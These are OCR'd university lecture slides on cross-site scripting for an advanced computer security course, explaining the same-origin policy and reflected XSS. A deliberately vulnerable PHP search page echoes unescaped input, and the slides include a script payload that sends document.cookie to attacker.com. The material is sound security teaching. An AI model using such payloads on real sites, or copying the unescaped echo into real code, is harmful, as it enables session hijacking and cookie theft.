CSE551: Advanced Computer Security

14. Cross-Site Scripting [Updated]

Seongil Wi

Department of Computer Science and Engineering

Class Cancellation Notice

- There will be no classes next Thursday (the 20th)
- Due to my business trip

- Supplementary sessions may be arranged during the semester based on the progress of the lecture

Recap: Web Threat Models

- **Network attacker**: resides somewhere in the communication link between client and server
  - Passive: evasdropping
  - Active: modification of messages, replay…


- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com

Recap: Web Attacker

Recap: Same Origin Policy (SOP)

- Restricts scripts on one origin from accessing data from another origin



Any resource has its own origin

Resources located at the *https://mail.unist.ac.kr* origin

A JS runs with an origin cannot access other origin resources

JavaScript runs with a *https://attacker.com* origin

Recap: What is an Origin?

- **Origin = Protocol + Domain Name + Port**
  - `origin = protocol://domain:port`
- Any resource has its own origin (owner)

- Two URLs have the same origin if the **protocol**, **domain name** (not subdomains), **port** are the same for both URLs
  - All three must be equal origin to be considered the same

Motivation

- Restricts scripts on one origin from accessing data from another origin

- Basic access control mechanism for web browsers
  - All resources such as DOM, cookies, JavaScript has their own origin
  - SOP allows a subject to access only the objects from the same origin

Does SOP solve all the problems?

Cross-Site Scripting (XSS) 


To Bypass SOP!

Cross-Site Scripting (XSS)

- A code injection attack
- Malicious scripts are injected into benign and trusted websites
- Injected codes are executed at **the attacker's target origin**


Search Engine Example

```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```




search.com
(vulnerable web app)


Search Engine Example: Benign Usage



Search Engine Example: Malicious Usage




```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```



search.com
(vulnerable web app)

Search Engine Example: Malicious Usage


```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```

https://search.com?query=<script>alert('hi');</script>


```
<html>
  <body>
    Search result for <script>alert('hi')</script>
    ...
  </body>
</html>
```

search.com
(vulnerable web app)


Search Engine Example: Malicious Usage


```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
```

https://search.com?query=<script>alert('hi');</script>


```
<html>
  <body>
    Search result for <script>alert('hi')</script>
    ...
  </body>
</html>
```

Injected malicious codes are executed at the https://search.com origin



search.com
(vulnerable web app)

What if this input is
<script>fetch('https://attacker.com?data=' + document.cookie)</script>
⇒ An attacker can steal cookies from a user of a vulnerable website

https://search.com?query=<script>alert('hi');</script>

The page search.com says:


hi

OK

```
<html>
  <body>
    Search result for <script>alert('hi')</script>
    ...
  </body>
</html>
```

```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
```

Injected malicious codes are executed at the https://search.com origin



search.com
(vulnerable web app)

Impact of Cross-Site Scripting Attacks

- **Bypass SOP**: Injected codes are executed at the attacker's target origin
- Obvious first target: reading cookies (session hijacking)
- Other "use cases" include
  - Attacking browser-based password managers
  - Setting cookies

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS


XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

